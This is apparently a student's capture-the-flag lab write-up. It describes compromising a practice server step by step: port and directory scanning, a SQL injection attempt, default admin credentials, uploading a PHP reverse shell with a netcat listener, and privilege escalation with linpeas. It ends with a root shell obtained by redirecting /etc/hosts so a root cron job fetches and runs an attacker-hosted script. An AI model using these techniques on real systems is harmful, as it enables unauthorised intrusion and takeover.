Website Server Compromise Report

Behruz Sayyadi

July 23, 2024

Abstract

This report details the process of compromising a website server, uploading a reverse shell, and gaining privileges. The steps include reconnaissance, exploiting vulnerabilities, and escalating privileges.

Contents

Chapter 1

Introduction

This report aims to demonstrate the methodology used to compromise a website server, upload a reverse shell, and escalate privileges.

Chapter 2

Initial Reconnaissance

2.1 Assessing Server Response

First, we attempted to access the target machine at IP address `10.10.132.132` by entering the URL `http://10.10.132.132` in a web browser. When there was no response, we used the terminal to ping the IP address, confirming that the server is reachable.

2.2 Port Scanning

With the server reachable, we proceeded to scan its ports to identify open services using the following `nmap` command:

```
sudo nmap -sS 10.10.132.132 -vvv
```



Figure 2.1: Nmap Scan Results

2.3 Directory Scanning

We observed that port 85 is open. We attempted to access it in the browser and obtained the following result:



Figure 2.2: Accessing Port 85

We concluded that there is a way to the website, but not through the root directory. We tried directory scanning using the `gobuster` tool preinstalled on Kali Linux:

```
gobuster dir -u http://10.10.132.132:85 -w /usr/share/
    wordlists/dirb/big.txt -x .php
```



Figure 2.3: Gobuster Scan Results

We found a page that loads up, allowing us to use the "jump" button to go to `/app/castle`, the main webpage. Here, we needed to find security holes to breach the machine. On the page, we found a login page at the bottom right.



Figure 2.4: Login Page

Chapter 3

Exploitation

3.1 Vulnerability Identification

Based on the open ports and services identified, we searched for vulnerabilities that could be exploited. At first, we tried to see if there were any SQL injection vulnerabilities.

By entering a SQL query:

```
admin' and 1=1;--+
```

we found that our IP gets blocked. (Methods of obfuscation were also tried but did not work.) You need to terminate and recreate the machine after getting blocked.

We then tried brute-forcing using Burp Suite but got blocked again. Next, we attempted common credentials:

- Username: admin, user, administrator, guest
- Password: 12345, password, admin, 123456

We successfully logged in with the credentials `admin:password`. We explored the admin dashboard:



Figure 3.1: Admin Dashboard

We have a file panel where we can see the files uploaded on the server and upload a file! However, it doesn't accept PHP format, so we need to dig through it again. We noticed a file link in our system and settings panel, allowing us to edit allowed file extensions and add PHP.



Figure 3.2: Editing Allowed File Extensions



Figure 3.3: Admin Dashboard - File Upload

Figure 3.4: Admin Dashboard - File Upload Success

Chapter 4

Gaining Access

4.1 Uploading a Reverse Shell

After identifying the vulnerability, we used it to upload a reverse shell to the server. By editing the allowed file extensions, we can now upload the shell2.php into the server.

Running a netcat listener on port 1234 by entering this command in a new terminal allows us to get the shell from the server:

```
nc -lvp 1234
```

After uploading the reverse shell, we execute it to establish a connection back to our machine.



Figure 4.1: Netcat Listener Running

Now, searching for `user.txt` and `root.txt`, we need to locate these files.

First, we deploy an interactive terminal by using this Python inline command in our shell on the victim machine:

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

After gaining an interactive terminal, we use the following command to search for files:

```
find / -type f -name "user.txt" 2>/dev/null
```

(and the same for `root.txt`)

```
$ find / -type f -name "user.txt" 2>/dev/null
$ pwd
/
$ ls root
ls: cannot open directory root: Permission denied
$ ls home
mario
toad
$ cd toad
/bin/sh: 6: cd: can't cd to toad
$ su toad
su: must be run from a terminal
$
```

Figure 4.2: Searching for user.txt

We can see that in the `/home` directory, we have two users named `toad` and `mario`. We need to see what they have, but as it's privileged, we cannot access them, so we need to escalate our privileges.

Chapter 5

Privilege Escalation

5.1 Escalating Privileges

We use the `linpeas.sh` script developed on GitHub. `linpeas.sh` is a shell script that shows us any way to escalate a privilege.

For this, we need to upload this shell script on our machine in the `tmp` directory (as you know, if you copy or do anything to bring files into `tmp`, you have the privilege to edit its mod or anything).



Figure 5.1: Uploading linpeas.sh

Now we make our file executable by entering this command:

```
chmod +x linpeas.sh
```

or

```
chmod 700 linpeas.sh
```

```
www-data@mkingdom:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
```

Figure 5.2: Making linpeas.sh Executable

Now we run the script and save the output to `out.txt`.

```
./linpeas.sh > out.txt
```



Figure 5.3: Running linpeas.sh

Now we dig through the output and we find this interesting section:

Figure 5.4: Interesting Section in linpeas.sh Output

`database.php` looks interesting, so we `cat` it and we see this:

Figure 5.5: Contents of database.php

We log in through `toad`'s account with the password we got:



Figure 5.6: Logging in as Toad

We need to run `linpeas.sh` again to see if there are any more interesting things we can find about this user.

So here we find this:

```
Environment
Any private information inside environment variables?
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c5
APACHE_RUN_USER=www-data
SHELL=/bin/bash
HISTSIZE=0
HISTFILESIZE=0
USER=toad
LS_COLORS=
PWD_token=aWthVGVOVEFOdEVTCg==
APACHE_LOG_DIR=/var/log/apache2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
MAIL=/var/mail/toad
PWD=/tmp
APACHE_RUN_GROUP=www-data
LANG=en_US.UTF-8
SHLVL=3
HOME=/home/toad
LOGNAME=toad
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1002
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_RUN_DIR=/var/run/apache2
LESSCLOSE=/usr/bin/lesspipe %s %s
HISTFILE=/dev/null
_=/usr/bin/env
```

Figure 5.7: Interesting Section for Toad in linpeas.sh Output

Here is an interesting field `PWD_token` that seems base64 encoded, so we need to decode it. Maybe it's our password for the other user. As we decode:



Figure 5.8: Decoded Base64 Token

Now we search for `user.txt` and again we find nothing.

Figure 5.9: Searching for user.txt Again

Maybe we need to proceed into `mario`'s environment, so we use the decoded base64 as follows:

Figure 5.10: Logging in as Mario

Yes, it was correct. Now we look for `user.txt`. As you can see, we cannot read it, so we need to copy it to the `tmp` directory so we can read it.



Figure 5.11: Copying user.txt to tmp Directory



Figure 5.12: Reading user.txt

Here is the first flag:

```
cat /tmp/user.txt
```

we cannot view the root.txt obviously we need to get root access for doing the second task.

when we run linpeas.sh for mario user we find some interesting things about writable files that are not in mario's home one is /etc/hosts and we know that is not a regular file and it needs privileges now we may have some ways for our work through here:



Figure 5.13: Writable Files

and in /etc/hosts there is 127.0.1.1 mapped to mkingdom.thm



Figure 5.14: Hosts File Mapping

we run pspy to see processes running on a server we see some interesting processes



Figure 5.15: Running Processes

now what happens here is a process curling the mtkingdom.thm on port 85 through this path on server /app/castle/application/counter.sh and runs this shell script so we can bring up a server on our kali having this directory and map our ip to the mkingdom.thm on /etc/hosts as we have privilege as mario on this file so we make the server run our counter.sh shell script which has a reverse shell to our ip on port 2000 so the next time the process of curl runs it goes in our server and runs our shell script with root privilege and we can overtake root shell on our 0.0.0.0:2000 while netcating it

